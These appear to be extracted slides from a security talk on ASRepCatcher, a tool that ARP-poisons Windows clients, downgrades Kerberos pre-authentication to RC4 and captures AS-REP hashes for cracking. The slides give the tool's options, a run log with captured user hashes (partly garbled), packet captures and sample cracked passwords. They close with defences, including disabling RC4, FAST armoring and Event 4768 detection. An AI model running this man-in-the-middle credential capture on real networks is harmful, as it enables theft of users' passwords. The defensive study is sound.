Ethernet II, Sr Internet Protoc Transmission Co Kerberos Record Mark: 1 krb-error pvno: 5 msg-type: kr stime: Apr susec: 55256 error-code: realm: ESSOS sname e-data: 3035 PA-DATA pA padata-t padata ETYPE ety PA-DATA pA PA-DATA pA	c: ee:af:b9:81:c7 col Version 4, Srontrol Protocol, S l43 bytes cb-error (30) 1, 2025 14:36:51 4 eRR-PREAUTH-REQU 6 63012a103020113a2 -ETYPE-INFO2 ype: pA-ETYPE-INF value: 30073005a E-INFO2-ENTRY pe: eTYPE-ARCFOUI -ENC-TIMESTAMP	7:6e (ee:af:b9:81 2: 192.168.57.12, 3rc Port: 88, Dst .00000000000 CEST IRED (25) 0b040930073005a06 602 (19) 003020117	:c7:6e), Dst: Pr Dst: 192.168.57 Port: 49980, Se	08 bits) on interfacexmoxS_25:02:85 (b 0.23 eq: 1, Ack: 218, Le	0010 00 bb 0020 39 17 0030 01 f5 0040 a0 03 0050 32 35 0060 03 08 0070 4f 53 0080 06 6b 0090 04 37 0080 07 30 00b0 02 04 00c0 a1 03	11 25 02 85 ea a2 40 40 00 44 00 58 c3 3c 56 65 42 00 00 00 00 00 00 00 00 00 00 00 00 00



Algorithms supported by the KDC

Destination

192.168.57.12


kerberos

Time

46 50.131638

Source

192.168.57.23




Protocol Length

KRB5

Info

271 AS-REQ

Algorithms supported by the KDC



```
kerberos
                                                                               Info
       Time
                  Source
                                    Destination
                                                      Protocol Length
    46 50.131638
                  192.168.57.23
                                    192.168.57.12
                                                       KRB5
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    48 50.146450 192.168.57.12
                                    192.168.57.23
                                                      KRB5
                                                                            201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
    55 50.147010 192.168.57.23
                                    192.168.57.12
                                                                            347 AS-RE0
    57 50.153209 192.168.57.12
                                    192.168.57.23
                                                       KRB5
                                                                           1509 AS-REP
    64 50.154025 192.168.57.23
                                    192.168.57.12
                                                       KRB5
                                                                           1469 TGS-REQ
    66 50.168188 192.168.57.12
                                    192.168.57.23
                                                      KRB5
                                                                           1493 TGS-REP
    82 53.043958 192.168.57.23
                                    192.168.57.12
                                                       SMB2
                                                                           3150 Session Setup Request
    84 53.044978 192.168.57.12
                                    192.168.57.23
                                                      SMB2
                                                                            314 Session Setup Response
Transmission Control Protocol, Src Port: 49981, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
Kerberos
 → Record Mark: 289 bytes


→ as-req
     pvno: 5
     msg-type: krb-as-req (10)

→ padata: 2 items

     ▼ PA-DATA pA-ENC-TIMESTAMP
       padata-type: pA-ENC-TIMESTAMP (2)
         padata-value: 303da003020117a2360434562c3061329acef5aae7ab7db223b70975f8486e76451895f3...
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            cipher: 562c3061329acef5aae7ab7db223b70975f8486e76451895f3b65e6b79e10cbd6bb9fa78...
     ▶ PA-DATA pA-PAC-REQUEST
   req-body
       Padding: 0
     ▶ kdc-options: 40810010
     ▶ cname
       realm: ESSOS
     ▶ sname
       till: Sep 13, 2037 04:48:05.000000000 CEST
       rtime: Sep 13, 2037 04:48:05.000000000 CEST
      nonce: 1057528440

→ etype: 6 items

        ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
        ENCTYPE: eTYPE-DES-CBC-MD5 (3)
     addresses: 1 item BRAAVOS<20>
```



No choice but to use RC4

Algorithms supported by the client

```
kerberos
       Time
                   Source
                                     Destination
                                                       Protocol Length
                                                                                Info
    46 50.131638
                   192.168.57.23
                                     192.168.57.12
                                                       KRB5
                                                                             271 AS-REO
    48 50.146450
                 192.168.57.12
                                     192.168.57.23
                                                       KRB5
                                                                             201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
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                                    192.168.57.23
                                                       KRB5
                                                                           1469 TGS-REQ
    64 50.154025 192.168.57.23
                                     192.168.57.12
                                                       KRB5
                                                                            1493 TGS-REP
    66 50.168188 192.168.57.12
                                     192.168.57.23
                                                       KRB5
    82 53.043958 192.168.57.23
                                     192.168.57.12
                                                       SMB2
                                                                            3150 Session Setup Request
    84 53.044978 192.168.57.12
                                     192.168.57.23
                                                       SMB2
                                                                             314 Session Setup Response
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```
Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF {61A59A93-1EB0-459
Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
> Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
Kerberos
 → Record Mark: 1451 bytes

→ as-rep

     pvno: 5
     msg-type: krb-as-rep (11)
     crealm: ESSOS.LOCAL
    ▶ cname
    ticket
       tkt-vno: 5
       realm: ESSOS.LOCAL
     ▶ sname
     → enc-part
    - enc-part
       etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
       kvno: 1
       cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...
```

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Kerberos
 → Record Mark: 1451 bytes

→ as-rep

     pvno: 5
     msg-type: krb-as-rep (11)
     crealm: ESSOS.LOCAL
    ▶ cname

→ ticket

       tkt-vno: 5
       realm: ESSOS.LOCAL
     → sname
     → enc-part
    - enc-part
       etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
       kvno: 1
       cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...
```

RC4 is used by the KDC to encrypt the client part

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	48 50.146450	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIR	ED
	55 50.147010	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ	
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Kerberos
 → Record Mark: 1451 bytes

→ as-rep

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     msg-type: krb-as-rep (11)
     crealm: ESSOS.LOCAL
    ▶ cname

→ ticket

       tkt-vno: 5
       realm: ESSOS.LOCAL
     → sname
     → enc-part
    - enc-part
       etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
       kvno: 1
       cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...
```

RC4 is used by the KDC to encrypt the client part



5. Tool presentation

Presentation

--disable-spoofing

```
/ ___ \ ___) | | \ \ \ __/ |_) | | ___ | (_| | | | | (__| | | | | __/ |
Author : Yassine OUKESSOU
Version: 0.7.0
usage: ASRepCatcher [-h] [-outfile OUTFILE] [-usersfile USERSFILE] [-format {hashcat,john}] [-debug] [-t Client workstations] [-tf targets file] [-gw Gateway IP] [-dc DC IP] [-iface interface]
                   [--stop-spoofing] [--disable-spoofing]
                   {relay,listen}
Catches Kerberos AS-REP packets and outputs it to a crackable format
positional arguments:
  {relay,listen}
                       Relay mode : AS-REQ requests are relayed to capture AS-REP. Clients are forced to use RC4 if supported.
                       Listen mode: AS-REP packets going to clients are sniffed. No alteration of packets is performed.
options:
  -h, --help
                       show this help message and exit
  -outfile OUTFILE
                       Output file name to write hashes to crack.
  -usersfile USERSFILE Output file name to write discovered usernames.
  -format {hashcat,john}
                       Format to save the AS_REP hashes. Default is hashcat.
                       Increase verbosity.
  -debug
  -dc DC IP
                       Domain controller's IP.
  -iface interface
                       Interface to use. Uses default interface if not specified.
ARP poisoning:
  -t Client workstations
                       Comma separated list of client computers IP addresses or subnet (IP/mask). In relay mode they will be poisoned. In listen mode, the AS-REP directed to them are captured. Default is whole
subnet.
  -tf targets file
                       File containing client workstations IP addresses.
                       Gateway IP. More generally, the IP from which the AS-REP will be coming from. If DC is in the same VLAN, then specify the DC's IP. In listen mode, only this IP's ARP cache is poisoned. De
  -qw Gateway IP
fault is default interface's gateway.
  --stop-spoofing
                       Stops poisoning the target once an AS-REP packet is received from it. False by default.
```

Disables arp spoofing, the MitM position is attained by the attacker using their own method. False by default : the tool uses its own arp spoofing method.

Example with ASRepCatcher

```
Author: Yassine OUKESSOU
Version: 0.3.0
INFO:[*] DC seems to be in the same VLAN, will spoof as DC's IP
INFO: No interface specified, will use the default interface : enx9ca2f419dd6e
<u>INFO:[*] Targets not</u>supplied, will use local subnet 192.168.30.0/24 minus the gateway
INFO:[+] ARP poisoning the client workstations
INFO:[+] Sniffed TGS-REP for user benjamin.
INFO:[+] Sniffed TGS-REP for user delphine.
INFO:[+] AS-REQ coming from 192.168.30.99 for victor
INFO:[+] Hijacking Kerberos encryption negotiation for victor
INFO:[+] Got ASREP for username : victor
[+] Hash to crack : $krb5asrep$23$victor
                                                                                             38919e747d9c34fa1fa086419cdad9fc$ba9d5ba980db4e91cbda3d173e425479854791c57553788b57ad9a62604c80f5a42b203225a4cbb295866bf21309
d7599b3bb467ef02f046180243f8d08133e7e363d8641c1eda384fdee12d877704a359b286318111718b1e7f98529549c518b798436c3a360c2b9d55aa4c1a9fa48ef1e0936b87de09f025168dbdc2aca5c5bb9488a8d346049b1228719e60467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70467e70
INFO:[+] Restored arp cache of 192.168.30.99
INFO:[+] Sniffed TGS-REP for user admin.contrats
INFO: [+] AS-REQ coming from 192.168.30.105 for jordal
INFO:[+] Hijacking Kerberos encryption negotiation for jordan
INFO:[+] Got ASREP for username : jordan
 [+] Hash to crack : $krb5asrep$23$jordar
                                                                                           79dddabdbc697218f72e3d20616c1b04$dee5cade1d654ab4d9399846448fdcb13ff6fe2019cedeba570e9395a1dc924323fd980b183fd7004df5e8e05e96
 0bb55e3475a60252c789ae80aba29fca774da81ab40c99b26b1ee02844bcc4284c211596ca1f38f54475edc7ec2b87b06a2bc8ea5a9e588e75566c82566d9add04061ea2599a4935c3ebdc552ab2ac9ac0a05468035fed37a5ef34f24c89
 7dd31bbccc53f8d270156e22a861828ac9c4f47096bd2ca568e4fd5a8d89dc3d1fe382729064320de2b653e89be0856698453cbf779cb71ffc60ac277faac0794cac102b343e6af704cf167e6c7f58d985310f2af7d01d652e2e51f9f65b
25ca4e28820c57f253715c77698bfc75b84c55685f18a397020fb4c44d1c079bc7e233f7ed8c520a4f5aec46b7df65624c8d39a4f6bec74f5b240bf913ce1ca4850c8ee135e5e4297
INFO:[+] Restored arp cache of 192.168.30.105
ERROR:[!] Socket error: [Errno 104] Connection reset by peer
INFO:[+] AS-REQ coming from 192.168.30.98 for benjamin
INFO:[+] Hijacking Kerberos encryption negotiation for benjamin
INFO:[+] Got ASREP for username : benjami
 [+] Hash to crack : $krb5asrep$23$benjami
                                                                                           : 0303a752357e1078e10353b6610978a6$a5c0784483a5af5887422ad5d31717a17ba07dc2c0c1a22c8a35d764c18761c3da798c5947ac066b443d8ce7b572e
 e0337d6186e520c45f047920cee387f4340f549c6d138d9pa042c423te94e7688f5f31b0ab1c89c61193cc08b820bfb0f525bb3064faeb7402067f15e59b90ef68669af71fd3dc779bb9510c777843bb0f33318b49e5afb2e9a8509021c7
6fd5cfcca475e4aa61abf109d207ba8519dc09b593e567c87335677dc338d9d8348771504bee992477fc2a803ac8e7eecdee29aa205a5f3c4c384911ff070a148ba9132f7a6f62b26
INFO:[+] Restored arp cache of 192.168.30.98
INFO:[+] Sniffed TGS-REP for user davic
WARNING: Mac address to reach destination not found. Using broadcast.
WARNING: Mac address to reach destination not found. Using broadcast,
INFO:[*] RC4 hash already captured for benjamir
                                                                                                    Relaying...
INFO:[+] Sniffed TGS-REP for user arnaud
INFO:[+] AS-REQ coming from 192.168.30.106 for christopher
INFO:[+] Hijacking Kerberos encryption negotiation for christopher
INFO:[+] Got ASREP for username : christopher
 [+] Hash to crack : $krb5asrep$23$christopher
                                                                                                     : 7ec28d00929f8f284c7f3f69b0c4bb74$51a50fd3e3f3841fa2aa191d4033a2a85fa497f615b5f1cc92e2dfa2b187863eb4f9307eaecda6978d6f05
 32fdcd8b843a9209173d1482ed211aa855b50934e55095452e734c5ccaff34ea5b3e0c83576f7d07ce3d108e8799b09fe5cee8bcbd6a7ef8179290a4fa18754cf0dbd47bbb401619091c453dc46979ecdf6bc38ddf5f2812708ebc862774
```



6. Protection and detection

Protections against ARP poisoning

Kerberos protections

Protections against ARP poisoning:

- Network device protections :
 - DAI (Dynamic ARP Inspection)
 - DHCP Snooping
 - Devices that detect ARP anomalies on the network (e.g. ARPwatch, Xarp, Suricata, etc.)
- Workstation protections :
 - Antivirus or EDR detecting anomalies in the ARP cache
 - Static ARP entries

Kerberos protections:

- Implementing strong passwords.
- Disabling RC4 in the domain.
- Kerberos Armoring: an additional layer of encryption.

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- Disabling RC4 in the domain.
- Kerberos Armoring: an additional layer of encryption.

Examples of cracked passwords

Manchesterunited 1999

Lebronjames23!

Finalfantasy10@


Pocahontas90**

Rocknroll4ever!

Lavieestbelle3!

Wonderwoman33@

Protections against ARP poisoning:



Disabling RC4

Requirements:

Clients and servers must support AES encryption

Make sure the environment is compliant

- Audit first and identify devices that only use RC4: Event ID 4768
- Make sure all devices have been remediated
- Progressively disable RC4

It should be disabled progressively while actively auditing Kerberos log events.

Kerberos Armoring – FAST

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Windows logs – Event ID 4768

1. Multiple accounts from the same IP


Elements to be identified beforehand: shared workstations, NAT, etc.

2. RC4 encryption requested

RC4 in *pre-authentication encryption type* field but AES present in client's supported encryption types. *Undetectable before 14 Jan 2025 Windows update.*


Legitimate log






Log generated by ASRepCatcher





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No.	Time	Source	Destination	Protocol L	ength Info		
	46 50 . 131638	192.168.57.23	192.168.57.12	KRB5	271 AS-REQ		
	48 50.146450	192.168.57.12	192.168.57.23	KRB5	201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED		
	55 50.147010	192.168.57.23	192.168.57.12	KRB5	347 AS-REQ		
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	66 50.168188	192.168.57.12	192.168.57.23	KRB5	1493 TGS-REP		
	82 53.043958	192.168.57.23	192.168.57.12	SMB2	3150 Session Setup Request		
	84 53.044978	192.168.57.12	192.168.57.23	SMB2	314 Session Setup Response		

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Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459}
Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
> Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
Kerberos
 → Record Mark: 1451 bytes

→ as-rep

     pvno: 5
     msg-type: krb-as-rep (11)
     crealm: ESSOS.LOCAL
    ▶ cname

→ ticket

       tkt-vno: 5
       realm: ESSOS.LOCAL
     ▶ sname

→ enc-part
         etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
         kvno: 2
         cipher: 8132af5b2ac42f01f2e399c35b7d560e6db7b9d746a04dbaeb97686133584eb18ec139c4...
    - enc-part
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Part encrypted with the KDC's secret

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    - enc-part
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Part encrypted with the client's secret

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Part encrypted with the client's secret

New field since 14 Jan 2025 Update:

Pre-authentication encryption type

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.

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General Details
 A Kerberos authentication ticket (TGT) was requested.
 Account Information:
         Account Name:
                                 sql_svc
                                 essos.local
         Supplied Realm Name:
                                 ESSOS\sql_svc
         User ID:
         MSDS-SupportedEncryptionTypes: 0x27 (DES, RC4, AES-Sk)
         Available Keys: AES-SHA1, RC4
 Service Information:
         Service Name:
                                 krbtgt
         Service ID:
                                 ESSOS\krbtqt
         MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
         Available Keys: AES-SHA1, RC4
 Domain Controller Information:
         MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
         Available Keys: AES-SHA1, RC4
 Network Information:
         Client Address:
                                 ::ffff:192.168.57.23
         Client Port:
         Advertized Etypes:
                 AES256-CTS-HMAC-SHA1-96
                 AES128-CTS-HMAC-SHA1-96
                 RC4-HMAC-NT
                 RC4-HMAC-NT-EXP
                 RC4-HMAC-OLD-EXP
                 DES-CBC-MD5
 Additional Information:
         Ticket Options:
                                 0x40810010
         Result Code:
         Ticket Encryption Type: 0x12
         Session Encryption Type: 0x12
         Pre-Authentication Type: 2
         Pre-Authentication EncryptionType: 0x12
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Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing. Client supported General Details algorithms A Kerberos authentication ticket (TGT) was requested. Account Information: Account Name: sql_svc essos.local Supplied Realm Name: ESSOS\sql_svc User ID: MSDS-SupportedEncryptionTypes: 0x27 (DES, RC4, AES-Sk) Available Keys: AES-SHA1, RC4 **KDC** supported Service Information: algorithms Service Name: krbtgt Service ID: ESSOS\krbtqt MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96) Available Keys: AES-SHA1, RC4 Domain Controller Information: MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96) Advertized etypes Available Keys: AES-SHA1, RC4 in the AS-REO Network Information: Client Address: ::ffff:192.168.57.23 Client Port: Advertized Etypes: Encryption type used by AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 the KDC to encrypt the RC4-HMAC-NT TGT's encrypted part RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5 Additional Information: Ticket Options: 0x40810010 Result Code: 0x0Encryption type used by 0x12 Ticket Encryption Type: the KDC to encrypt the Session Encryption Type: 0x12 Pre-Authentication Type: 2 client's encrypted part Pre-Authentication EncryptionType: 0x12

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
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         Client Port:
                                  54586
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                 RC4-HMAC-NT-EXP
                 RC4-HMAC-OLD-EXP
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         Result Code:
                                  0x0
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Hunt for this type of logs

Mismatch

Usual logs from a real environment



 ■ Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_...
